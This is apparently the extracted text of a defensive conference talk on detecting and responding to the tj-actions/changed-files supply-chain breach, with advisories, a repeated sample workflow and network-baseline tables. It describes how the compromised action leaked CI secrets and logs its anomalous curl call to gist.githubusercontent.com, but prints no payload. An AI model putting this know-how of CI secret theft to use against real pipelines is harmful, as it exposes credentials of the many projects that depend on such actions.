


When 'Changed Files' Changed Everything

Uncovering and Responding to the tj-
actions Supply Chain Breach

Varun Sharma, Ashish Kurmi

When 'Changed Files' Changed Our Weekend Plans


 tj-actions / changed-files

Type to search

<> Code Issues 4 Pull requests 2 Discussions Actions Projects Security 2 Insights

Multiple tags in this action are compromised #2463

Closed



varunsh-coder opened on Mar 14 · edited by varunsh-coder

Edits ...

Example this tag was just updated 3 hours back and is potentially exfiltrating credentials
<https://github.com/tj-actions/changed-files/tags?after=v35.9.3>

You can read more here: <https://www.stepsecurity.io/blog/harden-runner-detection-tj-actions-changed-files-action-is-compromised>

Reported the issue via the email address provided in the `security.md` file and also reported it via private vulnerability disclosure to generate a CVE.

👍 77

❤️ 32

👁️ 17

Spoiler: They were definitely changed

GitHub Advisory Database / GitHub Reviewed / CVE-2025-30066

tj-actions changed-files through 45.0.7 allows remote attackers to discover secrets by reading actions logs.

High severity GitHub Reviewed Published on Mar 15 to the GitHub Advisory Database • Updated on Mar 24

Vulnerability details Dependabot alerts 0

Package	Affected versions	Patched versions	Severity
🔍 tj-actions/changed-files (GitHub Actions)	<= 45.0.7	46.0.1	High 8.6 / 10

Detection:

Analyze network traffic using [Harden-Runner](#), which detects unauthorized outbound requests to:


- gist.githubusercontent.com

Live reproduction logs:

[🔗 Harden-Runner Insights](#)

This attack was detected by **StepSecurity** when anomaly detection flagged an unauthorized outbound network call to `gist.githubusercontent.com`.

Credits

 varunsh-coder

Analyst

Spoiler: They were definitely changed

GitHub Advisory Database / GitHub Reviewed / CVE-2025-30066

tj-actions changed-files through 45.0.7 allows remote attackers to discover secrets by reading actions logs.

High severity GitHub Reviewed Published on Mar 15 to the GitHub Advisory Database • Updated on Mar 24

Vulnerability details Dependabot alerts 0

Package	Affected versions	Patched versions	Severity
▶ tj-actions/changed-files (GitHub Actions)	<= 45.0.7	46.0.1	High 8.6 / 10

Detection:

Analyze network traffic using [Harden-Runner](#), which detects unauthorized outbound requests to:


- gist.githubusercontent.com

Live reproduction logs:

[Harden-Runner Insights](#)

This attack was detected by **StepSecurity** when anomaly detection flagged an unauthorized outbound network call to gist.githubusercontent.com .

Credits

 varunsh-coder

Analyst

Even CISA said ‘Yikes!’



America's Cyber Defense Agency

NATIONAL COORDINATOR FOR CRITICAL INFRASTRUCTURE SECURITY AND RESILIENCE

Search



[Topics](#) ▾ [Spotlight](#) [Resources & Tools](#) ▾ [News & Events](#) ▾ [Careers](#) ▾ [About](#) ▾

[Home](#) / [News & Events](#) / [Cybersecurity Advisories](#) / [Alert](#) / Supply Chain Compromise of Third-Party tj-actions/changed-files (CVE-2025-...

SHARE: [f](#) [x](#) [in](#) [e](#)

ALERT

Supply Chain Compromise of Third-Party tj-actions/changed-files (CVE-2025-30066) and reviewdog/action-setup@v1 (CVE-2025-30154)

Last Revised: March 26, 2025



A popular third-party GitHub Action, tj-actions/changed-files (tracked as [CVE-2025-30066](#) ⓘ), was compromised. tj-actions/changed-files is designed to detect which files have changed in a pull request or commit. The supply chain compromise allows for information disclosure of secrets including, but not limited to, valid access keys, GitHub Personal Access Tokens (PATs), npm tokens, and private RSA keys. This has been patched in v46.0.1.

tj-actions / changed-files

Q

Type / to search

<>

Issues3

Pull requests3

Discussions

Actions

Projects

Security2

Insights

Pulse

Contributors

Community Standards

Commits

Code frequency

Dependency graph

Network

Forks

Actions Usage Metrics

Actions Performance Metrics

Dependency graph

Dependencies

Dependents

Export SBOM

Repositories that depend on tj-actions/changed-files

Package: tj-actions/changed-files

<>

23,000 Repositories

	Owner		
		☆ 0	🔗 0
4sStylZ / qmk_firmware		☆ 2	🔗 0
OneGround / ZGW-APIs		☆ 5	🔗 0
jeffersongoncalves / evidently		☆ 0	🔗 0
jeffersongoncalves / dify		☆ 0	🔗 0
AlexanderBarabanov / geti-sdk		☆ 0	🔗 0
cryptoklosh / 0g-chain		☆ 0	🔗 0
sandbox-ghe-devuk / Multi-Agent-Custom-Automation-Engine-Solution-Accelerator		☆ 0	🔗 0

Top Companies using changed-files



GitHub



Hugging Face



HashiCorp



Meta



Microsoft




Argo



TypeScript



Kong



PostHog

Agenda

How was the attack detected?

What was the malicious code doing?

How was the action compromised?

How did organizations respond?

Lessons learned from the incident



About Varun Sharma

- ✓ Co-Founder and CEO of StepSecurity, a cybersecurity startup securing CI/CD pipelines against supply chain attacks
- ✓ Former Principal Security Software Engineering Manager at Microsoft
- ✓ Led Azure's Green Team to solve high-risk, systemic security issues.
- ✓ MSc in Information Security from Royal Holloway, University of London



About Ashish Kurmi

- ✔ CTO and Co-Founder of StepSecurity
- ✔ Specializes in CI/CD and GitHub Actions security
- ✔ Over 13 years of experience in security engineering at Plaid, Uber, and Microsoft
- ✔ Recognized leader in developing advanced cybersecurity solutions

01.

**Introduction to GitHub Actions
and the tj-actions/changed-files
action**

Brief Overview of GitHub Actions

```
→ deploy:
  runs-on: ubuntu-latest
  steps:
    - uses: actions/checkout@v4

    - id: changed
      uses: tj-actions/changed-files@v44
      with:
        files: |
          infrastructure/**
          terraform/**

    - if: steps.changed.outputs.any_changed == 'true'
      uses: aws-actions/configure-aws-credentials@v4
      with:
        aws-access-key-id: ${ secrets.AWS_ACCESS_KEY_ID }
        aws-secret-access-key: ${ secrets.AWS_SECRET_ACCESS_KEY }
        aws-region: us-west-2

    - if: steps.changed.outputs.any_changed == 'true'
      uses: hashicorp/setup-terraform@v3

    - if: steps.changed.outputs.any_changed == 'true'
      name: Deploy Infrastructure
      working-directory: ./terraform
      run: |
        terraform init -backend-config="bucket=terraform-state-${ vars.AWS_ACCOUNT_ID }" \
          -backend-config="key=infrastructure/terraform.tfstate" -backend-config="region=us-west-2"
        terraform apply -auto-approve -input=false

    - if: steps.changed.outputs.any_changed == 'true'
      name: Build & Push Image
      run: |
        aws ecr get-login-password | docker login --username AWS \
          --password-stdin ${ vars.AWS_ACCOUNT_ID }.dkr.ecr.us-west-2.amazonaws.com
        chmod +x ./scripts/build-and-push.sh
        ./scripts/build-and-push.sh ${ github.sha }
```

Brief Overview of GitHub Actions

```
→ deploy:
  runs-on: ubuntu-latest
  steps:
    - uses: actions/checkout@v4

    - id: changed
      uses: tj-actions/changed-files@v44
      with:
        files: |
          infrastructure/**
          terraform/**

    - if: steps.changed.outputs.any_changed == 'true'
      uses: aws-actions/configure-aws-credentials@v4
      with:
        aws-access-key-id: ${ secrets.AWS_ACCESS_KEY_ID }
        aws-secret-access-key: ${ secrets.AWS_SECRET_ACCESS_KEY }
        aws-region: us-west-2

    - if: steps.changed.outputs.any_changed == 'true'
      uses: hashicorp/setup-terraform@v3

    - if: steps.changed.outputs.any_changed == 'true'
      name: Deploy Infrastructure
      working-directory: ./terraform
      run: |
        terraform init -backend-config="bucket=terraform-state-${ vars.AWS_ACCOUNT_ID }" \
          -backend-config="key=infrastructure/terraform.tfstate" -backend-config="region=us-west-2"
        terraform apply -auto-approve -input=false

    - if: steps.changed.outputs.any_changed == 'true'
      name: Build & Push Image
      run: |
        aws ecr get-login-password | docker login --username AWS \
          --password-stdin ${ vars.AWS_ACCOUNT_ID }.dkr.ecr.us-west-2.amazonaws.com
        chmod +x ./scripts/build-and-push.sh
        ./scripts/build-and-push.sh ${ github.sha }
```

Brief Overview of GitHub Actions

deploy:

runs-on: ubuntu-latest

steps:

- - uses: actions/checkout@v4
- id: changed
uses: tj-actions/changed-files@v44
with:
files: |
 infrastructure/**
 terraform/**
- if: steps.changed.outputs.any_changed == 'true'
uses: aws-actions/configure-aws-credentials@v4
with:
 aws-access-key-id: \${ secrets.AWS_ACCESS_KEY_ID }
 aws-secret-access-key: \${ secrets.AWS_SECRET_ACCESS_KEY }
 aws-region: us-west-2
- if: steps.changed.outputs.any_changed == 'true'
uses: hashicorp/setup-terraform@v3
- if: steps.changed.outputs.any_changed == 'true'
name: Deploy Infrastructure
working-directory: ./terraform
run: |
 terraform init -backend-config="bucket=terraform-state-\${ vars.AWS_ACCOUNT_ID }" \
 -backend-config="key=infrastructure/terraform.tfstate" -backend-config="region=us-west-2"
 terraform apply -auto-approve -input=false
- if: steps.changed.outputs.any_changed == 'true'
name: Build & Push Image
run: |
 aws ecr get-login-password | docker login --username AWS \
 --password-stdin \${ vars.AWS_ACCOUNT_ID }.dkr.ecr.us-west-2.amazonaws.com
 chmod +x ./scripts/build-and-push.sh
 ./scripts/build-and-push.sh \${ github.sha }

Brief Overview of GitHub Actions

```
deploy:
  runs-on: ubuntu-latest
  steps:
    - uses: actions/checkout@v4

    - id: changed
      uses: tj-actions/changed-files@v44
      with:
        files: |
          infrastructure/**
          terraform/**

    - if: steps.changed.outputs.any_changed == 'true'
      uses: aws-actions/configure-aws-credentials@v4
      with:
        aws-access-key-id: ${ secrets.AWS_ACCESS_KEY_ID }
        aws-secret-access-key: ${ secrets.AWS_SECRET_ACCESS_KEY }
        aws-region: us-west-2

    - if: steps.changed.outputs.any_changed == 'true'
      uses: hashicorp/setup-terraform@v3

    - if: steps.changed.outputs.any_changed == 'true'
      name: Deploy Infrastructure
      working-directory: ./terraform
      run: |
        terraform init -backend-config="bucket=terraform-state-${ vars.AWS_ACCOUNT_ID }" \
          -backend-config="key=infrastructure/terraform.tfstate" -backend-config="region=us-west-2"
        terraform apply -auto-approve -input=false

    - if: steps.changed.outputs.any_changed == 'true'
      name: Build & Push Image
      run: |
        aws ecr get-login-password | docker login --username AWS \
          --password-stdin ${ vars.AWS_ACCOUNT_ID }.dkr.ecr.us-west-2.amazonaws.com
        chmod +x ./scripts/build-and-push.sh
        ./scripts/build-and-push.sh ${ github.sha }
```

Brief Overview of GitHub Actions

```
deploy:
  runs-on: ubuntu-latest
  steps:
    - uses: actions/checkout@v4

    - id: changed
      uses: tj-actions/changed-files@v44
      with:
        files: |
          infrastructure/**
          terraform/**

    - if: steps.changed.outputs.any_changed == 'true'
      uses: aws-actions/configure-aws-credentials@v4
      with:
        aws-access-key-id: ${ secrets.AWS_ACCESS_KEY_ID }
        aws-secret-access-key: ${ secrets.AWS_SECRET_ACCESS_KEY }
        aws-region: us-west-2

    - if: steps.changed.outputs.any_changed == 'true'
      uses: hashicorp/setup-terraform@v3

    - if: steps.changed.outputs.any_changed == 'true'
      name: Deploy Infrastructure
      working-directory: ./terraform
      run: |
        terraform init -backend-config="bucket=terraform-state-${ vars.AWS_ACCOUNT_ID }" \
          -backend-config="key=infrastructure/terraform.tfstate" -backend-config="region=us-west-2"
        terraform apply -auto-approve -input=false

    - if: steps.changed.outputs.any_changed == 'true'
      name: Build & Push Image
      run: |
        aws ecr get-login-password | docker login --username AWS \
          --password-stdin ${ vars.AWS_ACCOUNT_ID }.dkr.ecr.us-west-2.amazonaws.com
        chmod +x ./scripts/build-and-push.sh
        ./scripts/build-and-push.sh ${ github.sha }
```


Brief Overview of GitHub Actions

```
deploy:
  runs-on: ubuntu-latest
  steps:
    - uses: actions/checkout@v4

    - id: changed
      uses: tj-actions/changed-files@v44
      with:
        files: |
          infrastructure/**
          terraform/**

    - if: steps.changed.outputs.any_changed == 'true'
      uses: aws-actions/configure-aws-credentials@v4
      with:
        aws-access-key-id: ${ secrets.AWS_ACCESS_KEY_ID }
        aws-secret-access-key: ${ secrets.AWS_SECRET_ACCESS_KEY }
        aws-region: us-west-2

    - if: steps.changed.outputs.any_changed == 'true'
      uses: hashicorp/setup-terraform@v3

    - if: steps.changed.outputs.any_changed == 'true'
      name: Deploy Infrastructure
      working-directory: ./terraform
      run: |
        terraform init -backend-config="bucket=terraform-state-${ vars.AWS_ACCOUNT_ID }" \
          -backend-config="key=infrastructure/terraform.tfstate" -backend-config="region=us-west-2"
        terraform apply -auto-approve -input=false

    - if: steps.changed.outputs.any_changed == 'true'
      name: Build & Push Image
      run: |
        aws ecr get-login-password | docker login --username AWS \
          --password-stdin ${ vars.AWS_ACCOUNT_ID }.dkr.ecr.us-west-2.amazonaws.com
        chmod +x ./scripts/build-and-push.sh
        ./scripts/build-and-push.sh ${ github.sha }
```

Brief Overview of GitHub Actions

```
deploy:
  runs-on: ubuntu-latest
  steps:
    - uses: actions/checkout@v4

    - id: changed
      uses: tj-actions/changed-files@v44
      with:
        files: |
          infrastructure/**
          terraform/**

    - if: steps.changed.outputs.any_changed == 'true'
      uses: aws-actions/configure-aws-credentials@v4
      with:
        aws-access-key-id: ${ secrets.AWS_ACCESS_KEY_ID }
        aws-secret-access-key: ${ secrets.AWS_SECRET_ACCESS_KEY }
        aws-region: us-west-2

    - if: steps.changed.outputs.any_changed == 'true'
      uses: hashicorp/setup-terraform@v3

    - if: steps.changed.outputs.any_changed == 'true'
      name: Deploy Infrastructure
      working-directory: ./terraform
      run: |
        terraform init -backend-config="bucket=terraform-state-${ vars.AWS_ACCOUNT_ID }" \
          -backend-config="key=infrastructure/terraform.tfstate" -backend-config="region=us-west-2"
        terraform apply -auto-approve -input=false

    - if: steps.changed.outputs.any_changed == 'true'
      name: Build & Push Image
      run: |
        aws ecr get-login-password | docker login --username AWS \
          --password-stdin ${ vars.AWS_ACCOUNT_ID }.dkr.ecr.us-west-2.amazonaws.com
        chmod +x ./scripts/build-and-push.sh
        ./scripts/build-and-push.sh ${ github.sha }
```

Brief Overview of GitHub Actions

```
deploy:
  runs-on: ubuntu-latest
  steps:
    - uses: actions/checkout@v4

    - id: changed
      uses: tj-actions/changed-files@v44
      with:
        files: |
          infrastructure/**
          terraform/**

    - if: steps.changed.outputs.any_changed == 'true'
      uses: aws-actions/configure-aws-credentials@v4
      with:
        aws-access-key-id: ${ secrets.AWS_ACCESS_KEY_ID }
        aws-secret-access-key: ${ secrets.AWS_SECRET_ACCESS_KEY }
        aws-region: us-west-2

    - if: steps.changed.outputs.any_changed == 'true'
      uses: hashicorp/setup-terraform@v3

    - if: steps.changed.outputs.any_changed == 'true'
      name: Deploy Infrastructure
      working-directory: ./terraform
      run: |
        terraform init -backend-config="bucket=terraform-state-${ secrets.AWS_ACCOUNT_ID }" \
          -backend-config="key=infrastructure/terraform.tfstate" -backend-config="region=us-west-2"
        terraform apply -auto-approve -input=false

    - if: steps.changed.outputs.any_changed == 'true'
      name: Build & Push Image
      run: |
        aws ecr get-login-password | docker login --username AWS \
          --password-stdin ${ secrets.AWS_ACCOUNT_ID }.dkr.ecr.us-west-2.amazonaws.com
        chmod +x ./scripts/build-and-push.sh
        ./scripts/build-and-push.sh ${ secrets.github.sha }
```



Brief Overview of GitHub Actions

```
deploy:
  runs-on: ubuntu-latest
  steps:
    - uses: actions/checkout@v4

    - id: changed
      uses: tj-actions/changed-files@v44
      with:
        files: |
          infrastructure/**
          terraform/**

    - if: steps.changed.outputs.any_changed == 'true'
      uses: aws-actions/configure-aws-credentials@v4
      with:
        aws-access-key-id: ${ secrets.AWS_ACCESS_KEY_ID }
        aws-secret-access-key: ${ secrets.AWS_SECRET_ACCESS_KEY }
        aws-region: us-west-2

    - if: steps.changed.outputs.any_changed == 'true'
      uses: hashicorp/setup-terraform@v3

    - if: steps.changed.outputs.any_changed == 'true'
      name: Deploy Infrastructure
      working-directory: ./terraform
      run: |
        terraform init -backend-config="bucket=terraform-state-${ vars.AWS_ACCOUNT_ID }" \
          -backend-config="key=infrastructure/terraform.tfstate" -backend-config="region=us-west-2"
        terraform apply -auto-approve -input=false

    - if: steps.changed.outputs.any_changed == 'true'
      name: Build & Push Image
      run: |
        aws ecr get-login-password | docker login --username AWS \
          --password-stdin ${ vars.AWS_ACCOUNT_ID }.dkr.ecr.us-west-2.amazonaws.com
        chmod +x ./scripts/build-and-push.sh
        ./scripts/build-and-push.sh ${ github.sha }
```

Brief Overview of GitHub Actions

```
deploy:
  runs-on: ubuntu-latest
  steps:
    - uses: actions/checkout@v4

    - id: changed
      uses: tj-actions/changed-files@v44
      with:
        files: |
          infrastructure/**
          terraform/**

    - if: steps.changed.outputs.any_changed == 'true'
      uses: aws-actions/configure-aws-credentials@v4
      with:
        aws-access-key-id: ${ secrets.AWS_ACCESS_KEY_ID }
        aws-secret-access-key: ${ secrets.AWS_SECRET_ACCESS_KEY }
        aws-region: us-west-2

    - if: steps.changed.outputs.any_changed == 'true'
      uses: hashicorp/setup-terraform@v3

    - if: steps.changed.outputs.any_changed == 'true'
      name: Deploy Infrastructure
      working-directory: ./terraform
      run: |
        terraform init -backend-config="bucket=terraform-state-${ vars.AWS_ACCOUNT_ID }" \
          -backend-config="key=infrastructure/terraform.tfstate" -backend-config="region=us-west-2"
        terraform apply -auto-approve -input=false

    - if: steps.changed.outputs.any_changed == 'true'
      name: Build & Push Image
      run: |
        aws ecr get-login-password | docker login --username AWS \
          --password-stdin ${ vars.AWS_ACCOUNT_ID }.dkr.ecr.us-west-2.amazonaws.com
        chmod +x ./scripts/build-and-push.sh
        ./scripts/build-and-push.sh ${ github.sha }
```

Brief Overview of GitHub Actions

deploy:

runs-on: ubuntu-latest

steps:

- uses: actions/checkout@v4

- id: changed

uses: tj-actions/changed-files@v44

with:

files: |

infrastructure/**

terraform/**

- if: steps.changed.outputs.any_changed == 'true'

uses: aws-actions/configure-aws-credentials@v4

with:

aws-access-key-id: \${ secrets.AWS_ACCESS_KEY_ID }

aws-secret-access-key: \${ secrets.AWS_SECRET_ACCESS_KEY }

aws-region: us-west-2

- if: steps.changed.outputs.any_changed == 'true'

uses: hashicorp/setup-terraform@v3

- if: steps.changed.outputs.any_changed == 'true'

name: Deploy Infrastructure

working-directory: ./terraform

run: |

terraform init -backend-config="bucket=terraform-state-\${ vars.AWS_ACCOUNT_ID }" \

-backend-config="key=infrastructure/terraform.tfstate" -backend-config="region=us-west-2"

terraform apply -auto-approve -input=false

- if: steps.changed.outputs.any_changed == 'true'

name: Build & Push Image

run: |

aws ecr get-login-password | docker login --username AWS \

--password-stdin \${ vars.AWS_ACCOUNT_ID }.dkr.ecr.us-west-2.amazonaws.com

chmod +x ./scripts/build-and-push.sh

./scripts/build-and-push.sh \${ github.sha }

Brief Overview of GitHub Actions

deploy:

runs-on: ubuntu-latest

steps:

- uses: actions/checkout@v4

- id: changed

uses: tj-actions/changed-files@v44

with:

files: |
 infrastructure/**
 terraform/**

- if: steps.changed.outputs.any_changed == 'true'

uses: aws-actions/configure-aws-credentials@v4

with:

aws-access-key-id: \${ secrets.AWS_ACCESS_KEY_ID }
aws-secret-access-key: \${ secrets.AWS_SECRET_ACCESS_KEY }
aws-region: us-west-2

- if: steps.changed.outputs.any_changed == 'true'

uses: hashicorp/setup-terraform@v3

- if: steps.changed.outputs.any_changed == 'true'

name: Deploy Infrastructure

working-directory: ./terraform

run: |

terraform init -backend-config="bucket=terraform-state-\${ vars.AWS_ACCOUNT_ID }" \
 -backend-config="key=infrastructure/terraform.tfstate" -backend-config="region=us-west-2"
terraform apply -auto-approve -input=false

- if: steps.changed.outputs.any_changed == 'true'

name: Build & Push Image

run: |

aws ecr get-login-password | docker login --username AWS \
 --password-stdin \${ vars.AWS_ACCOUNT_ID }.dkr.ecr.us-west-2.amazonaws.com
chmod +x ./scripts/build-and-push.sh
./scripts/build-and-push.sh \${ github.sha }

Demo: GitHub Actions Workflow Run

```
name: Deploy Infrastructure and Application
on:
  push:
    branches: [main]
```


Demo: GitHub Actions Workflow Run

```
name: Deploy Infrastructure and Application
```

```
on:
```

```
  push:
```

```
    branches: [main]
```

Demo: GitHub Actions Workflow Run

```
name: Deploy Infrastructure and Application  
on:  
  push:  
    branches: [main]
```

Pull Request



Merge to main



Workflow Triggers

```
1  name: Deploy Infrastructure and Application
2  on:
3    push:
4      branches: [main]
5  jobs:
6    deploy:
7      runs-on: ubuntu-latest
8      steps:
9        - uses: actions/checkout@v4
10
11       - id: changed
12         uses: tj-actions/changed-files@v44
13         with:
14           files: |
15             infrastructure/**
16             terraform/**
17
18       - if: steps.changed.outputs.any_changed == 'true'
19         uses: aws-actions/configure-aws-credentials@v4
20         with:
```

02.

Initial Detection and Investigation

Baseline-driven security monitoring

Baseline stability status ⓘ Stable View changelog →		Baseline based on 2247 job runs View workflow runs →		Baseline changed 2220 runs ago View changelog →		Last changed ⓘ 8 months ago View changelog →	
Observed destinations	Port	Status	First seen ⚡	Last called on ⚡	Total calls ⚡	Sample Workflow Runs	
🌐 github.com	443	✔ Allowed	8 months ago	9 minutes ago	2247	View workflow runs	
🌐 sts.us-west-2.amazonaws.com	443	✔ Allowed	8 months ago	9 minutes ago	224	View workflow runs	
🌐 releases.hashicorp.com	443	✔ Allowed	8 months ago	9 minutes ago	224	View workflow runs	
🌐 checkpoint-api.hashicorp.com	443	✔ Allowed	8 months ago	9 minutes ago	224	View workflow runs	
🌐 terraform-state-381492090279.s3.us-west-2.amazonaws.com	443	✔ Allowed	8 months ago	9 minutes ago	224	View workflow runs	
🌐 registry.terraform.io	443	✔ Allowed	8 months ago	9 minutes ago	224	View workflow runs	
🌐 api.ecr.us-west-2.amazonaws.com	443	✔ Allowed	8 months ago	9 minutes ago	224	View workflow runs	
🌐 381492090279.dkr.ecr.us-west-2.amazonaws.com	443	✔ Allowed	8 months ago	9 minutes ago	224	View workflow runs	
🌐 auth.docker.io	443	✔ Allowed	8 months ago	9 minutes ago	224	View workflow runs	
🌐 registry-1.docker.io	443	✔ Allowed	8 months ago	9 minutes ago	224	View workflow runs	
🌐 production.cloudflare.docker.com	443	✔ Allowed	8 months ago	9 minutes ago	224	View workflow runs	
🌐 dl-cdn.alpinelinux.org	443	✔ Allowed	8 months ago	8 minutes ago	224	View workflow runs	

Baseline-driven security monitoring

Baseline stability status ⓘ
Stable
[View changelog →](#)

Baseline based on
2247 job runs
[View workflow runs →](#)

Baseline changed
2220 runs ago
[View changelog →](#)

Last changed ⓘ
8 months ago
[View changelog →](#)

Observed destinations	Port	Status	First seen ↕	Last called on ↕	Total calls ↕	Sample Workflow Runs
🌐 github.com	443	✔ Allowed	8 months ago	9 minutes ago	2247	View workflow runs
🌐 sts.us-west-2.amazonaws.com	443	✔ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 releases.hashicorp.com	443	✔ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 checkpoint-api.hashicorp.com	443	✔ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 terraform-state-381492090279.s3.us-west-2.amazonaws.com	443	✔ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 registry.terraform.io	443	✔ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 api.ecr.us-west-2.amazonaws.com	443	✔ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 381492090279.dkr.ecr.us-west-2.amazonaws.com	443	✔ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 auth.docker.io	443	✔ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 registry-1.docker.io	443	✔ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 production.cloudflare.docker.com	443	✔ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 dl-cdn.alpinelinux.org	443	✔ Allowed	8 months ago	8 minutes ago	224	View workflow runs

Baseline-driven security monitoring

Baseline stability status ⓘ
Stable
[View changelog →](#)

Baseline based on
2247 job runs
[View workflow runs →](#)

Baseline changed
2220 runs ago
[View changelog →](#)

Last changed ⓘ
8 months ago
[View changelog →](#)

Observed destinations	Port	Status	First seen ↕	Last called on ↕	Total calls ↕	Sample Workflow Runs
-----------------------	------	--------	--------------	------------------	---------------	----------------------

🌐 github.com	443	✔ Allowed	8 months ago	9 minutes ago	2247	View workflow runs
--------------	-----	-----------	--------------	---------------	------	------------------------------------

🌐 sts.us-west-2.amazonaws.com	443	✔ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 releases.hashicorp.com	443	✔ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 checkpoint-api.hashicorp.com	443	✔ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 terraform-state-381492090279.s3.us-west-2.amazonaws.com	443	✔ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 registry.terraform.io	443	✔ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 api.ecr.us-west-2.amazonaws.com	443	✔ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 381492090279.dkr.ecr.us-west-2.amazonaws.com	443	✔ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 auth.docker.io	443	✔ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 registry-1.docker.io	443	✔ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 production.cloudflare.docker.com	443	✔ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 dl-cdn.alpinelinux.org	443	✔ Allowed	8 months ago	8 minutes ago	224	View workflow runs

Baseline-driven security monitoring

Baseline stability status ⓘ

Stable

View changelog →

Baseline based on ⓘ

2247 job runs

View workflow runs →

Baseline changed ⓘ

2220 runs ago

View changelog →

Last changed ⓘ

8 months ago

View changelog →

Observed destinations	Port	Status	First seen ⌵	Last called on ⌵	Total calls ⌵	Sample Workflow Runs
🌐 github.com	443	✔ Allowed	8 months ago	9 minutes ago	2247	View workflow runs

🌐 sts.us-west-2.amazonaws.com	443	✅ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 releases.hashicorp.com	443	✅ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 checkpoint-api.hashicorp.com	443	✅ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 terraform-state-381492090279.s3.us-west-2.amazonaws.com	443	✅ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 registry.terraform.io	443	✅ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 api.ecr.us-west-2.amazonaws.com	443	✅ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 381492090279.dkr.ecr.us-west-2.amazonaws.com	443	✅ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 auth.docker.io	443	✅ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 registry-1.docker.io	443	✅ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 production.cloudflare.docker.com	443	✅ Allowed	8 months ago	9 minutes ago	224	View workflow runs

Anomalous detection event on March 14

github-actions-goat / tj-action changed-files incident

SummaryNetwork EventsFile Write EventsRecommendationsControls

Jobs

Test changed-files

Test changed-files

Harden-runner policy: Audit

Runner name: -

Job labels: -

Start time: Mar 14 2025 15:06:56

Duration: 11s

Baseline status: Unstable

EventsBaseline

Search events

Show findings only

Step	PID	Process	Destination	Port	Status	Timestamp
Run actions/checkout@v4 actions/checkout@v4	2227	git-remote-http	github.com → API Calls 1	443	Allowed	Mar 14 2025 15:07:03
Get changed files tj-actions/changed-files@v35	2258	curl	gist.githubusercontent.com	443	Anomalous	Mar 14 2025 15:07:04

Anomalous detection event on March 14

github-actions-goat / tj-action changed-files incident

SummaryNetwork EventsFile Write EventsRecommendationsControls

Jobs

Test changed-files

<< Test changed-files

Harden-runner policy: Audit

Runner name: -

Job labels: -

Start time: Mar 14 2025 15:06:56

Duration: 11s

Baseline status: Unstable

